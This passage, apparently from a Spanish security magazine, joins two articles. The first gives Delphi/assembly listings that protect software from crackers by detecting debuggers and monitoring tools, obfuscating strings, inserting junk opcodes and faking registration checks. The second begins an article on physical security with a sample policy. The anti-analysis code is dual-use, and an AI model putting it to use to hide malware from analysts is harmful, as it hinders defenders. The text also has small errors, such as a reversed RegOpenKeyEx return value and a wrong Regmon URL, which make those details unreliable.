Otro método que permite detectar el debugger está en encontrar sus llaves en el registro del sistema Windows. *SoftIce*, como todo programa, durante la instalación lleva a cabo cambios en el registro a través de la adición de registros. La llaves modificadas se encuentran en el árbol `HKEY_LOCAL_MACHINE`. Éstas son:

- `SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\SoftICE`,
- `SOFTWARE\NuMega\SoftICE`.


Así pues, es suficiente usar la función `RegOpenKeyEx` (véase Listado 2), abrir la llave dada en el registro – si no existe, la función devuelve el valor `ERROR_SUCCESS`. Así mismo hay que proceder con la llave `SOFTWARE\NuMega\SoftICE`.

La siguiente técnica, muy sencilla de detectar el debugger *SoftIce,* está basada en encontrar una inscripción en el archivo *autoexec.bat*. Durante la instalación *SoftIce* añade a este archivo una línea que indica la ruta a *winice.exe* (`C:\PROGRA~1\NUMEGA\SOFTIC~1\WINICE.EXE`), es decir, al archivo que carga el debugger a la memoria. Este método se ilustra en el Listado 3.

Asimismo podemos detectar el Debugger utilizando métodos más complicados. Una de las técnicas está basada en la utilización de excepciones. Las podemos inicializar y utilizar empleando las funciones API, por ejemplo: `SetUnhandledExceptionFilter` o `UnhandledExceptionFilter`.

SoftIce intercepta todas las llamadas `INT 3`. Si el registro `EBP` tiene el valor `BCHK` y el registro `EAX` tiene el valor 4, entonces el debugger no permite inscribir `ExceptionHandler` – en vez de eso devuelve en el registro `AL` el valor 0. Si el programa no es ejecutado por medio de *SoftIce*, para la intercepción de los errores y la continuación desde la dirección indicada se utiliza `SetUnhandledExceptionFilter`. Si empleamos *SoftIce* – no será invocado, y esto precisamente nos permitirá detectar la presencia del debugger.

La función que verifica es mejor escribirla como inserción del



Listado 4. *Invocación de la interrupción INT 3*

```
var
Mantener          :pointer;

begin
try
asm
  mov   Mantener,esp                 ; mantener el valor
                                     ; del registro ESP
  push  offset @continuar            ; indicador para
                                     ; SetUnhandledExceptionFilter,
                                     ; indica donde
                                     ; tenemos que saltar cuando SI
                                     ; no es detectado
  call  SetUnhandledExceptionFilter  ; llamada de la excepción
  mov   ebp,'BCHK'                   ; cargado del valor 'BCHK'
                                     ; al registro EBP
  mov   eax, 4                       ; cargamos el valor 4
                                     ; al registro EAX
  INT 3                              ; invocamos la interrupción INT 3
  Call  ExitProcess                  ; salimos del programa tras
                                     ; detectar SoftIce
@continuar:                          ; aquí saltamos si no
                                     ; se detecta SoftIce
  mov   esp, Mantener                ; devolvemos el valor original
                                     ; del registro ESP
  push  offset @fin
  ret
@fin:
  ret

end;
except end;
```

Listado 5. *Otro método de detectar el debugger empleando la interrupción INT 3*

```
var
Mantener          :pointer;
begin
try
asm
  mov   Mantener,esp                 ; mantenemos el valor
                                     ; del registro ESP
  push  offset @continuar            ; indicador para
                                     ; SetUnhandledExceptionFilter
  call  SetUnhandledExceptionFilter  ; llamada de la excepción
  mov   eax, 4                       ; cargamos el valor 4 a EAX
  mov   si, 'FG'                     ; cargamos el valor 'FG' al registro SI
  mov   di, 'JM'                     ; cargamos el valor 'JM' al registro DI
  INT 3                              ; llamada de la interrupción INT 3
  Call  ExitProcess                  ; salimos del programa si
                                     ; se detecta SoftIce
@continuar:                          ; aquí saltamos si no se detecta SI
  mov   esp, Mantener                ; devolvemos el valor original
                                     ; del registro ESP
  push  offset @fin
  ret
@fin:
  ret
end;
except end;
```

ensamblador en código de *Delphi* (Listado 4). También podemos modificar un poco este método, de tal manera que la interrupión `INT 3` no sea llamada con `EAX=4` y `EBP=BCHK`, sino con los registros `SI=FG` oraz `DI=JM` – el código se ilustra en el Listado 5.

Para detectar *SoftIce* también podemos emplear el modo de comunicación del sistema con el debugger. Invocamos la interrupción `INT 41` en el registro `EAX=4Fh` (véase Listado 6). Si *SoftIce* está presente en el sistema, entonces éste toma el soporte de la interrupción e introduce el valor `0F386h` a `EAX`. Este valor es el identificador del debugger en el sistema.

De modo similar detectamos *SoftIce* empleando la interupción `INT 68h`. Hay que invocarla con el estado del registro `AH=43h`. Si el debugger está en memoria, entonces en el registro `EAX` se devuelve el valor `0F386h` (patrz Listing 7).

Otro método para detectar *SoftIce* se basa en la utilización de IDT (ing. *Interrupt Descriptor Table*). IDT es una tabla, en la cual se guarda información acerca de las interrupciones (véase también el Artículo de Mariusz Burdach *Métodos sencillos para detectar debuggers y entornos VMware*, *hakin9* 1/2005). Esto requiere que el sistema funcione en modo protegido.

El sistema Windows crea *Interrupt Descriptor Table* para 255 vectores de interrupciones. *SoftIce* emplea las interrupciones `INT 1` y `INT 3`. La idea de este método está en tomar de la tabla IDT las direcciones de las interrupciones `INT 3` y `INT 1`, y seguidamente restar sus valores. `INT 3` tiene valor `3115h`, en cambio `INT 1` – `30F7h`. Después de restarlos obtenemos el valor `1Eh` (véase Listado 8).

¿Qué hacer tras la detección del debugger?

En los primeros ejemplos mostramos el comunicado que informa al usuario la detección de *SoftIce*. En realidad deberíamos evitarlo, ya que esto es una facilitación para el

cracker que prueba penetrar nuestro programa. Después de recibir este comunicado el cracker puede buscar en el código el string que informan acerca de *SoftIce*, y gracias a él encontrar y neutralizar la protección rápidamente.

Es mejor no informar sobre la detección del debugger, pero sí emplear algo que engañe al maleante informático. Un buen método es cargar a la respectiva variable los valores:

- 1 – cuando se ha detectado el debugger,
- 0 – cuando no se ha detectado el debugger.

Seguidamente podemos durante la ejecución del programa, por ejemplo al invocar el botón *Registro*, verificar el valor de esa variable. Si es igual a 1, la aplicación finaliza su actividad o deja de responder; si el valor es igual a 0 – el programa funciona normal. El Listado 9 lo ilustra.

¿Dónde colocar nuestros detectores de *SoftIce*? Lo mejor sería que sean varios y estén ubicados en diferentes sitios de nuestro código y no en una sola parte uno al lado del otro. Uno se puede ejecutar durante el inicio del programa, otro se puede ocultar bajo el botón de registro. La agrupación de estas funciones una tras otra, sólo facilitará al cracker el poder econtrarlas y neutralizarlas.

Listado 6. *Detección del debugger a través de INT 41h*

```
var
Mantener         :pointer;

begin
try
asm
  mov   Mantener,esp                  ; mantenemos el valor
                                      ; del registro ESP
  push  offset @continuar             ; indicador para
                                      ; SetUnhandledExceptionFilter
  call  SetUnhandledExceptionFilter   ; llamada de la excepción
  mov   eax, 4Fh                      ; cargamos el valor 4fh a EAX
  int   41h                           ; llamada de la interrupción INT 41h
  cmp   eax, 0F386h                   ; comparamos EAX con 0F386h,
                                      ; si es igual, se detectó SoftIce
  jnz   @continuar                    ; si no son iguales (eax <> 0F386)
                                      ; el debugger no está
  Call  ExitProcess                   ; salimos del programa cuando
                                      ; se detecta SoftIce
@continuar:                           ; aquí saltamos cuando no
                                      ; se detecta SoftIce
  mov   esp, Mantener                 ; devolvemos el valor original
                                      ; del registro ESP
  push  offset @fin
  ret
@fin:
  ret
end;
except end;
```

Listado 7. *Detección de SoftIce con la ayuda de la interrupción int68h*

```
asm
  mov   ah, 43h        ; carga del valor 43h al registro AH
  int   68h            ; llamada de la interrupción int68h
  cmp   ax, 0F386h     ; comparación del contenido
                       ; del registro AX con el valor 0F386h
  jnz   @continuar     ; si no es cero (AX <> 0F386h)
                       ; no se detectó SoftIce
  call  ExitProcess    ; salida del programa
@continuar:            ; continuación del programa
  ret
end;
```

Detección de OllyDbg

Otro debugger popular es *OllyDbg* (véase Figura 1). Funciona en entorno de ventanas, por lo tanto lo podemos detectar por la inscripción en el título de la ventana. Es una secuencia de *OllyDbg*, lo podemos encontrar gracias a la función `FindWindowEx` (véase Listado 10).

Filemon y Regmon


Si en nuestro sistema empleamos el archivo de registro o guardamos en el registro de Windows las llaves que hablan acerca del registro del programa, también debemos tener cuidado con los programas *Filemon* y *Regmon*. El primero registra todos los archivos abiertos, el segundo todo las inscripciones en el registro.

Estos programas los podemos detectar de dos maneras. La primera, encontrando los drivers en la memoria (Listado 11); la segunda, detectando la ventana (Listado 12).

De la misma manera podemos detectar el programa *Regmon*. Es suficiente con cambiar en los listados el nombre del archivo del driver por `\.\REGVXD` y el nombre de la ventana por `Registry Monitor - Sysinternals: www.siliconrealms.com`.

Cifrar sentencias de caracteres

La mayoría de los comunicados importantes en nuestra aplicación deben estar cifrados. Gracias a ello al cracker le será más difícil encontrar un punto donde agarrarse, ya que en vez de, por ejemplo, *Número de serie incorrecto* verá en el código una sentencia de caracteres sin sentido, por ejemplo: *Űüđĺçôâüń&úâĕμűŕřđç μćđçĕ˙űĕ*.



Listado 8. *Detección de SoftIce mediante IDT*

```
var
IDT      : integer;
Mantener: pointer;

begin
try
asm
  mov   Mantener,esp                   ; mantenemos el valor
                                       ; del registro ESP
  push  offset @continuar              ; indicador para
                                       ; SetUnhandledExceptionFilter
  call  SetUnhandledExceptionFilter    ; llamada de la excepción
  sidt  fword ptr IDT                  ; toma de IDT
  mov   eax, dword ptr [IDT+2]         ; cargado a EAX
  add   eax,8
  mov   ebx, [eax]                     ; EBX = INT1
  add   eax, 16
  mov   eax, [eax]                     ; EAX = INT3
  and   eax, 0ffffh
  and   ebx, 0ffffh
  sub   eax, ebx                       ; restar INT 1 od INT 3
  cmp   eax, 01eh                      ; si EAX = 01Eh entonces
                                       ; se detectó SoftIce
  jnz   @continuar                     ; si EAX <> 0 no se detectó
                                       ; el debugger
  call  ExitProcess                    ; salir de programa
@continuar:                            ; aquí saltamos si no
                                       ; se detectó SoftIce
  mov   esp, Mantener                  ; devolvemos el valor original
                                       ; del registro ESP
  push  offset @fin
  ret
@fin:
  ret
end;
except end;
```

Listado 9. *Proceder en caso de detectar el debugger*

```
var variable: byte;

procedure verificar
begin
if
CreateFileA('\\.\SICE', GENERIC_READ or GENERIC_WRITE,
  FILE_SHARE_READ or FILE_SHARE_WRITE, nil, OPEN_EXISTING,
  FILE_ATTRIBUTE_NORMAL, 0) <> INVALID_HANDLE_VALUE
then
  begin
    variable:=1
  end;
end;

{........aquí continúa el programa......}

procedure TForm1.registroClick(Sender: TObject);
begin
     if variable=1 then
     ExitProcess(0);

{si la variable es diferente de 1 podemos continuar}

end;
```

En el Listado 13 presentamos un pequeño programa que cifra una sentencia de caracteres elegida. La función que cifra es muy sencilla, utiliza sólo la instrucción `xor`. Por supuesto que se puede mejorar, pero no debemos olvidar que nuestro objetivo es la ilegibilidad del string, y gracias a las propiedades de la instrucción `xor` no tendremos que escribir la función inversa.

Para utilizar la función de cifrado, empleamos la función para el cifrado de la inscripción (por ejemplo *Número de serie incorrecto*), y el resultado lo empleamos en el programa (véase Listado 14). En el desensamblador el cracker en vez del string *Número de serie incorrecto* verá la sentencia *Űüđĺç ôâüń&úâěµűřđçµćđçě˙űě*. De esta manera debemos cifrar los comunicados vinculados con el registro o la protección del programa. Los demás es mejor no cifrarlos – ya que podría despertar las sospechas del cracker

Dummy opcodes, ilegibilidad del código

Dummy opcodes, lo mejor es definirlo como instrucciones sin sentido, que no hacen nada y sólo llenan de basura el código del programa. No obstante, son un arma perfecta en la lucha contra los crakers. Si en nuestro código empleamos *junks* (así también se les llama), durante la depuración el cracker verá el código, el cual le impedirá interpretar las instrucciones reales. El código depurado estará tan lleno de basura, que encontrar instrucciones normales será sumamente difícil y fastidioso.

Romper el programa sin eliminar los *junks* es un verdadera reto. Gracias a ello ganamos tiempo y el cracker – sólo nervios. Asimismo el desensamblador no se las arregla con los *junks*. El código está igual de ilegible. Para emplear en nuestro programa los *dummy opcodes*, hay que usar la instrucción del ensamblador. Por ejemplo:

```
asm
db $EB, $02, $CD, $20
end;
```

Este modelo de *junk* se usó en *exe-protectors* profesionales (programas que protegen los archivos ejecutables PE de Windows). En forma normal el ensamblador debe verse así:

```
jmp    $+4
int    20h
```

Las instrucciones del tipo `jmp $(+/-cifra)` provocan un salto a la cantidad apropiada de bytes (hacia adelante o hacia atrás, dependiendo del símbolo `+` o `-`), así los *opcods* son mal interpretados, y el código confuso. Recomendamos depurar el código con estas instrucciones para comprender cómo funciona en la práctica.

No obstante, tenemos que saber dónde y cómo colocar nuestros *junks*. Ante todo hay que utilizarlos en gran cantidad en el código que verifica la exactitud del número de serie de nuestro programa. Además podemos colocarlos en los comunicados que informan, por ejemplo, acerca del límite de uso del programa o durante la verificación de la presencia del debugger. El Listado 15 nos ilustra el uso de *opcodes*.

Sin embargo, hay que reconocer que el uso de los *junks* de esta manera no es demasiado cómodo. Por eso podemos crear el archivo, por ejemplo: *dummy.jnk*, declarar allí nuestra inserción y después añadir, antes de cada instrucción, el nombre del archivo: `{$I dummy.jnk}`. Los *Dummy opcodes* son un buen método para combatir crackers, por lo tanto no hay que escatimarlos. El volumen del código no aumentará mucho y la protección será efectiva. Lo mejor es unir entre sí diferentes *junks* – crear, por ejemplo, tres diferentes y utilizarlos por turno o uno tras otro. Otros dos ejemplos de dummy opcodes:

```
db $EB, $02, $25, $02, $EB, $02, ↵
  $17, $02, $EB, $02, $AC, $F9, ↵
```

Listado 10. *Detección del debugger OllyDbg*

```
if
  FindWindowEx(0,0,0, 'OllyDbg') <> 0
then
  begin
    ExitProcess(0);
  end;
```

Listado 11. *Detección del programa Filemon por sus drivers*

```
if
CreateFileA(' \\.\FILEVXD', GENERIC_READ or GENERIC_WRITE,
  FILE_SHARE_READ or FILE_SHARE_WRITE, nil, OPEN_EXISTING,
  FILE_ATTRIBUTE_NORMAL, 0) <> INVALID_HANDLE_VALUE
then
  begin
    ExitProcess(0);
  end;
```

Listado 12. *Detección de la ventana del programa Filemon*


```
if
  FindWindowEx(0,0,0, ↵
     'File Monitor - Sysinternals: www.sysinternals.com') <> 0
then
  begin
    ExitProcess(0);
  end;
```

Listado 13. *Función que cifra y muestra un determinado string*

```
function cifra(text:string):string;
var     t:integer;
        ch:char;
        by:byte;
        tmp:string;
        muestra:string;
begin
  for t:=1 to length(text) do
  begin
    by:=ord(text[t]);
    by:=by xor $2F;
    by:=by xor $10;
    by:=by xor $AA;
    ch:=char(by);
    tmp:=tmp+ch;
  end;
muestra:=tmp;
showmessage(muestra);
end
```

Listado 14. *Uso del string cifrado en el comunicado*

```
if
  Registration = 0
then
  begin
    cifra('Űüđĺçôâüń&úâěµűŕřđçµćđçě˙űě ');
  end;
```



```
  $EB, $02, $F1, $F8
db $E8,$01,$00,$00,$00,$33,$83,$C4,$04
```

Podemos experimentar inventando nuestros propios *junks*. Sin embargo, hay que tener cuidado, ya que la formación incompetente puede provocar que el programa se cuelgue.

Consejos finales

Asegurando tu programa ante ataques de crackers, debemos buscar como tarea principal su confusión. Podemos utilizar diferentes truquillos. Un buen método es colocar un código falso adicional, responsable del registro (por supuesto falso).

Podemos emplear, por ejemplo, una función de verificación larga, la cual en caso de infracción, visualizará un comunicado no cifrado acerca del registro correcto. El cracker pensará que ha penetrado el programa, mientras que nosotros solamente hemos cambiando en el programa la sencuencia `unregistered` por `registered to: xxx`, sin desbloquear simultáneamente las funciones inaccesibles en la versión de prueba.

Otro método es emplear un archivo externo. Si en el catálogo con la aplicación no se encuentra el archivo apropiado, por ejemplo *register.dat*, entonces el programa salta al procedimento falso que verifica el número de serie o inmediatamente cierra la ventana de registro (véase Listado 16).

Escapar a tiempo

Los métodos que hemos conocidos nos permiten prolongar la protección de nuestro programa – el cracker se verá obligado a dedicarle mucho más tiempo.

Además, podemos emplear los *exe-protectors*. Hay muchísimos, por ejemplo los programas *ASProtect* o *Armadillo*. *PESpin* es un buen protector polaco y gratuito (véase Recuadro *En la Red*). El programa, en el cual utilizaremos no sólo nuestras protecciones, sino también el *exe-protector*, tiene muchas probabilidades de defenderse ante ataques de crackers. ■

Listado 15. *Aplicación de los dummy opcodes en el código*

```
asm
  db $EB, $02, $CD, $20
end;
asm
  db $EB, $02, $CD, $20
end;
asm
  db $EB, $02, $CD, $20
end;
if Registered = 1
then
  begin
    MessageBox(0,PChar('Gracias por registrarse!'),
      PChar('Info'),MB_ICONINFORMATION);
  end;
asm
  db $EB, $02, $CD, $20
end;
asm
  db $EB, $02, $CD, $20
end;
asm
  db $EB, $02, $CD, $20
end;
```

Listado 16. *Empleo del archivo con el objeto de confundir al cracker*

```
if
CreateFileA('register.dat', GENERIC_READ or GENERIC_WRITE,
  FILE_SHARE_READ or FILE_SHARE_WRITE, nil, OPEN_EXISTING,
  FILE_ATTRIBUTE_NORMAL, 0) = INVALID_HANDLE_VALUE
then
  begin
    ayuda:= 1
  end;

{........aquí continúa el programa......}

procedure TForm1.registroClick(Sender: TObject);
begin
  if ayuda = 1 then
    begin
      FakeProcedure;
    end;
{si la variable no es igual a 1, verificamos normalmente}
  RegistrationProc;
end;
```

En la Red

- *http://www.pespin.w.interia.pl/* – programa *PESpin*,
- *http://www.pelock.com/* – programa *PELock*,
- *http://www.sysinternals.com/* – programas Filemon y *Regmon*,
- *http://home.t-online.de/home/Ollydbg/* – debugger *OllyDbg*,
- *http://www.aspack.com/asprotect.html* – sitio web del programa *ASProtect*,
- *http://www.compuware.com/products/devpartner/bounds.htm* – proyecto *Bounds Checker*,
- *http://www.siliconrealms.com/* – protector *Armadillo*,
- *mailto: jakub-nowak@o2.pl* – contacto con el autor.

Diseño de Seguridad Física

Jeremy Martin



No tiene sentido gastar dinero para proteger datos que podemos recuperar; ¿qué podría suceder? – Comentarios como estos son muy frecuentes en algunos directivos de alto nivel. La mala utilización de los recursos por parte de los empleados, el espionaje industrial o los desastres naturales constituyen un tipo de amenazas a los activos de las empresas que en ocasiones no son tenidas en cuenta. Sin embargo, la seguridad física es nuestra primera linea de defensa.

En medio de la noche, el sonido de unos cristales rotos resuena a lo largo de un pasillo vacío, seguido de un susurro de pisadas en dirección a un cuarto de servidores sin vigilancia. Unos minutos después, puede oírse como un vehículo se aleja a toda velocidad. A la mañana siguiente, la primera persona que llega al edificio llama a la policía al descubrir una ventana rota. Horas más tarde, la investigación concluye que nada ha sido robado, y el incidente es atribuido a un acto aleatorio de vandalismo.

Dos meses después, la directiva de la empresa, muy enfadada, convoca una reunión de urgencia tras leer una terrible noticia en una revista del sector: La competencia acaba de lanzar un producto idéntico a otro que nuestra empresa está desarrollando, y en el que se han invertido varios millones de dólares. Al final, se descubre que el cristal roto no respondía a un acto aislado de vandalismo, sino a un caso de espionaje industrial. Los analistas de seguridad externos determinan que el ladrón utilizó un Live-CD de Linux para escapar a los controles de seguridad, copió los secretos comerciales de la empresa, y se marchó sin dejar huellas. Esto podría haberse evitado si se hubieran tenido instalados unos controles de seguridad física suficientes.

En la mayor parte de las situaciones, cualquiera que pueda acceder físicamente a un ordenador puede hacerse con el control total del mismo en unos minutos. Vamos a estudiar algunas de las preocupaciones de seguridad física más importantes, y cómo minimizar las amenazas externas desde el interior, a través de la instalación de controles de acceso. Aunque nos referiremos estrictamente a procedi-

En este artículo aprenderás...

- cuáles son las amenazas más frecuentes para la seguridad corporativa,
- cómo proteger nuestra organización y nuestros datos contra las amenazas físicas,
- cómo preparar nuestra Política de Seguridad Física.

Lo que deberías saber...

- debemos tener algunos conocimientos de Recursos Humanos,
- debemos tener unos conocimientos básicos sobre el diseño de procedimientos técnicos de seguridad.

Defensa

mientos corporativos, muchos de estos consejos pueden ser usados por cualquier empresa e incluso por un particular.

Es bueno recordar que los controles de acceso pueden ser de tres tipos: Físicos, Administrativos y Técnicos.

Controles Físicos de Acceso

La Seguridad Física se preocupa principalmente de la protección física de información delicada o clasificada, personal, de nuestras instalaciones u otras materias reservadas, recursos o procesos contra actividades de inteligencia terrorista, criminal u hostil, indica la página web del Departamento de Energía de los EE.UU.

Lo primero que necesitamos saber son los tipos de amenazas físicas existentes:

- amenazas relativas al personal – pérdidas, huelgas, enfermedades,
- sabotaje y vandalismo,
- fallos en los equipos,
- desastres naturales – tornados, terremotos, inundaciones, etc.,
- desastres humanos – terrorismo, explosiones, incendios provocados,
- fallos de los servicios – electricidad, agua, gas, etc.

Una vez que hayamos identificado las amenazas, podremos sopesar cómo proteger nuestros activos. Por ejemplo, si hubiera un fallo en el suministro eléctrico, podríamos tener instalado un generador de emergencia que mantuviera en funcionamiento los sistemas críticos, el alumbrado y el sistema telefónico digital. En el caso de un fallo de nuestros equipos, podríamos necesitar tener a mano suficientes repuestos o un contrato de servicios que cubriera la reposición inmediata de las piezas afectadas. Debemos tener en cuenta las regulaciones industriales o territoriales que nos afectan, puesto que tal vez debamos seguir determinados pasos de acuerdo con ellas. HIPAA, SOX y GLBA son los ejemplos más comunes de regulaciones industriales que afectan a la seguridad de la información. (Véase el Cuadro *En la Red*)

- HIPAA significa *Ley Pública de los EE.UU. 104-191: Acta de Portabilidad y Contabilidad de los Seguros Sanitarios de 1996*. Esta ley afecta a las organizaciones sanitarias tales como hospitales, clínicas, compañías aseguradoras e incluso agentes de seguros particulares.
- SOX es el *Acta Sarbanes Oxley de los EE.UU. de 2002*; Se trata de una respuesta legislativa al escándalo contable provocado por la reciente quiebra de empresas públicas de gran perfil. *Sarbanes-Oxley* impone a las corporaciones con capital público una serie de requisitos y reformas en sus procesos de contabilidad con el fin de promover y mejorar la calidad y la transparencia de sus informes financieros, que deben ser elaborados tanto por auditores internos como por auditores independientes externos. El Consejo de Supervisión de la Contabilidad de las Empresas Públicas, o PCAOB controla este proceso a través de la Comisión de Cambios y Valores.
- GLBA son las siglas del Acta Gramm-Leach-Bliley de los EE.UU. de 1999. Esta norma, conocida también como Acta GLB, incluye una serie de normas para la protección de la información financiera personal de los consumidores en manos de las instituciones financieras. Los requisitos para la protección de la privacidad se dividen de la siguiente forma: La Norma de Privacidad Financiera, la Norma de Salvaguardas, y otras disposiciones.


Los controles físicos son sencillamente mecanismos diseñados para minimizar los riesgos de una amenaza. Instalar una buena cerradura en una puerta puede desanimar a muchos posibles ladrones. Si vamos un paso más allá, y añadimos una cerradura biométrica, como un escáner de huellas digitales, podemos hacer mucho más difícil el acceso de un intruso a un área de seguridad. A veces este tiempo extra es todo lo que las autoridades necesitan para neutralizar la amenaza. Las puertas no son los únicos objetos que deben tener cerraduras. Debemos considerar la posibilidad de proteger también los portátiles, los ordenadores de sobremesa y los racks de servidores. Nunca sabemos cuando un extraño puede introducirse en nuestro edificio, actuar como si fuera un empleado más, y marcharse tranquilamente con un portátil de nuestra empresa o cualquier otro bien valioso. Esto sucede muchas más veces de lo que pensamos.

Las estaciones de trabajo

Muchas empresas buscan la seguridad a través de la eliminación de unidades de disco, o de las capacidades USB/COM/LPT, y protegen con claves de acceso las BIOS de las estaciones de trabajo para evitar o dificultar la instalación de programas, el uso no autorizado, o el robo. Un posible escenario de seguridad podría ser el uso de un Servidor Principal Windows 2003 y una distribución Linux auto-instalable, configurable y de sólo-lectura en las estaciones de trabajo. Si la configuración está bien

Sobre el Autor

Con más de 10 años de experiencia a sus espaldas en tecnologías de la información (con acreditaciones CISSP, ISSMP, ISSAP, CHS-III, CEI, CEH, CCNA, Network+, A+), Jeremy Martin es Director de Comunicaciones de PLUSS Corporation. Miembro de la ACFEI (Colegio Americano Internacional de Analistas Forenses), BECCA (Asociación para el Control y la Lucha Contra el Espionaje Industrial), (ISC)² – Consorcio Internacional para la Certificación de Seguridad en los Sistemas de Información, ISACA (Asociación para la Auditoría y el Control de los Sistemas de Información), ISSA (Asociación para la Seguridad en los Sistemas de Información), YEN NTEA (Red de Jóvenes Ejecutivos) y OISSG (Grupo para la Seguridad de los Sistemas de Información Abiertos).



diseñada, y la red no utiliza DHCP, se dificultará enormemente la entrada de forma ilícita en el sistema. Otros beneficios de este escenario van más allá de la seguridad física, pues producen un descenso de las posibilidades de ser afectado por una epidemia de virus, por malware, o por la corrupción de nuestro software.

Otro nivel de la seguridad física es la protección de nuestros datos más delicados frente a la tecnología *TEMPEST* (véase también el Artículo de Robin Lowels sobre *TEMPEST* en este mismo número de *hakin9*), impidiendo la captura de las radiaciones electromagnéticas de nuestros ordenadores y/o monitores. La tecnología de vigilancia electromagnética *TEMPEST* es capaz de descodificar este tipo de información para que podamos utilizarla y reproducirla en otro lugar. Esto puede impedirse si utilizamos materiales especiales en los edificios para la construcción de las zonas de seguridad, y utilizando cajas y contenedores especiales para los sistemas informáticos.

Planificando la estrategia

Podemos preguntarnos: ¿Por donde empezar?, ¿Cómo abordar el diseño de una solución de seguridad? Empecemos por hacer un listado de todo lo que necesita protección. Este es uno de los pasos más complicados, puesto que el valor de cada activo debe compararse con el coste de la medida necesaria para protegerlo. No tiene sentido proteger un afilalápices de 5$ con guardias armados, perros y un sistema PIDAS, pero ésto sí tendría sentido para proteger secretos militares. Más abajo tenemos una pequeña lista de comprobación que nos puede ayudar en esta tarea estratégica.

Controles de Acceso:

- presencia de los empleados de seguridad,
- calidad de la iluminación interior y exterior,
- calidad del vallado,
- puertas sólidas en los accesos,
- cerraduras en las puertas allí donde sea necesario,
- soluciones biométricas (escáneres de huellas digitales, etc.),
- disponibilidad de Circuito Cerrado de Televisión (CCTV).

Suministro Eléctrico:

- fuentes de suministro alternativas – generadores eléctricos o UPS,
- red telefónica de emergencia (digital o celular),
- disponibilidad de repuestos de equipamiento de oficina,
- soporte del proveedor de hardware,
- buenos aislamientos y tierra.

Seguridad de la infraestructura de información:

- claves de acceso a la BIOS de las estaciones de trabajo,
- posibilidad de acceso a través de periféricos a las terminales de los empleados,
- vulnerabilidad frente a vigilancia *TEMPEST*,
- equipamiento de copias de seguridad de datos digitales,
- seguridad física de la red informática.

Asuntos humanos:

- procedimientos de emergencia,
- división de las tareas de los empleados.

La lista de tareas pendientes debe incluir todos aquellos controles que ya estén presentes, tales como el vallado, sistemas de alarma, sistemas de prevención y contención de incendios, etc. Esto nos dará una base sólida sobre la que asentar el desarrollo de un buen diseño de seguridad.

Protegiendo los edificios

La instalación de trampas o dobles puertas en la entrada del edificio o de las zonas de seguridad es una forma estupenda de impedir la entrada y la salida de gente no autorizada o no identificada. El vallado perimetral es importante para prevenir y detectar accesos no autorizados antes incluso de que pueda producirse una penetración en el edificio. El vallado perimetral puede hacerse de formas muy distintas. Los tamaños más comunes se clasifican de la siguiente forma: un vallado alrededor de los 3 o 4 pies de altura impide la entrada de los intrusos más básicos, 6–7 pies de altura impedirán la entrada a la mayor parte de la gente, puesto que es una altura difícil de escalar. Una altura de 8 pies con alambre de espino impedirá la entrada a todo el mundo, excepto a los intrusos realmente decididos. La evolución de los sistemas de vallado perimetral es el vallado PIDAS. PIDAS son las siglas de Sistema de Detección y Evaluación de la Intrusión Perimetral, y está compuesto de una serie de sensores en el alambre y en la base de la valla. El sistema está diseñado para la detección de cortes del alambre, así como de la vibración causada por un eventual intento de escalada.

Muchas veces se ignora el papel del alumbrado en la seguridad de un área. Cuando un área está bien iluminada, hay menos posibilidades de que se produzca una intrusión en ella, debido al miedo que provoca la posibilidad de ser visto. La buena iluminación también ayuda a los guardias y al equipo de vigilancia a detectar un crimen. El Instituto Nacional de Estándares y Tecnología (también conocido como NIST) indica que las áreas críticas deben estar iluminadas desde una altura de 8 pies y con dos focos o fuentes de luz.

Controles Administrativos de Acceso

¿Pero qué sucede con la gente en la que confiamos? ¿Y con los empleados? La parte más importante de cualquier diseño de seguridad es el personal. La seguridad de los seres humanos siempre debe ser lo prioritario. El personal es también el punto flaco de cualquier diseño de seguridad – el factor humano introduce muchas más variables que cualquier otra cosa. El desconocimiento de las políticas y los procedimientos de seguridad puede ser algo tan dañino

Ejemplo de Política de Seguridad Física

1. Introducción

Las intenciones de Empresa Insegura, S.L. al publicar su Política de Seguridad Física no son la imposición de restricciones contrarias a la cultura establecida por Empresa Insegura S.L. de apertura, confianza e integridad. Empresa Insegura, S.L. está comprometida con la protección de sus empleados, de sus socios y de la suya propia, frente a acciones ilegales o dañinas conscientes o inconscientes. La seguridad efectiva es un esfuerzo colectivo que implica la participación y el apoyo de todos y cada uno de los empleados y personas relacionadas con Empresa Insegura S.L. Es responsabilidad de cada empleado o invitado el conocimiento de estas pautas y la adaptación a éstas del desarrollo de sus actividades.

2. Finalidad

La finalidad de esta política es definir el diseño de seguridad física en Empresa Insegura, S.L. Estas reglas tienen como objetivo proteger a los empleados y a Empresa Insegura, S.L.

3. Ámbito

Esta política se aplica a todos los empleados, contratistas, consultores, empleados temporales e invitados en Empresa Insegura S.L., incluyendo a todo el personal afiliado a terceros.

4. Política

Acceso general a las instalaciones de la organización: por lo general este es el primer nivel de la seguridad física. El personal debe ser autorizado a través del uso de un carné de identidad para poder acceder al recinto. Los invitados y visitantes tendrán que solicitar un carné de identificación temporal, y estarán acompañados en todo momento por un empleado mientras se encuentren dentro las instalaciones de la organización.

Acceso especial: Las tarjetas de seguridad, identificaciones inteligentes o cualquier tipo de identificación del personal podrán ser comprobadas en cualquier momento. Se instalarán controles adicionales de acceso en las salas de servidores y en las salas donde haya equipos, laboratorios de pruebas u otras áreas donde se use o almacene información o activos delicados o reservados.

La entrada en un área de seguridad con una credencial no válida para ese individuo en concreto está estrictamente prohibida. La entrada en un área sin una identificación válida o una autorización está también prohibida.

La seguridad física también requiere planificación cuidadosa de las instalaciones, para que incluso las áreas más aisladas o protegidas se adecuen a los requisitos contra incendios y salidas de emergencia. A menudo, esto requiere la instalación de puertas de socorro que permitan a los que se encuentren en el interior salir con facilidad del edificio en caso de emergencia. Algunas veces, la instalación de mecanismos de prevención de incendios y salidas de emergencia representa un gasto extra considerable.

La barrera perimetral debe consistir en un sistema PIDAS y estará monitorizada por un sistema de vigilancia de exteriores adecuado a condiciones de luz muy bajas.

El vídeo, otras formas electrónicas de vigilancia, y los sistemas de identificación multi-factor son mecanismos esenciales para verificar que las pruebas de identidad proporcionadas por los individuos que acceden a las áreas protegidas son reales, y que cada persona es realmente quien dice ser.

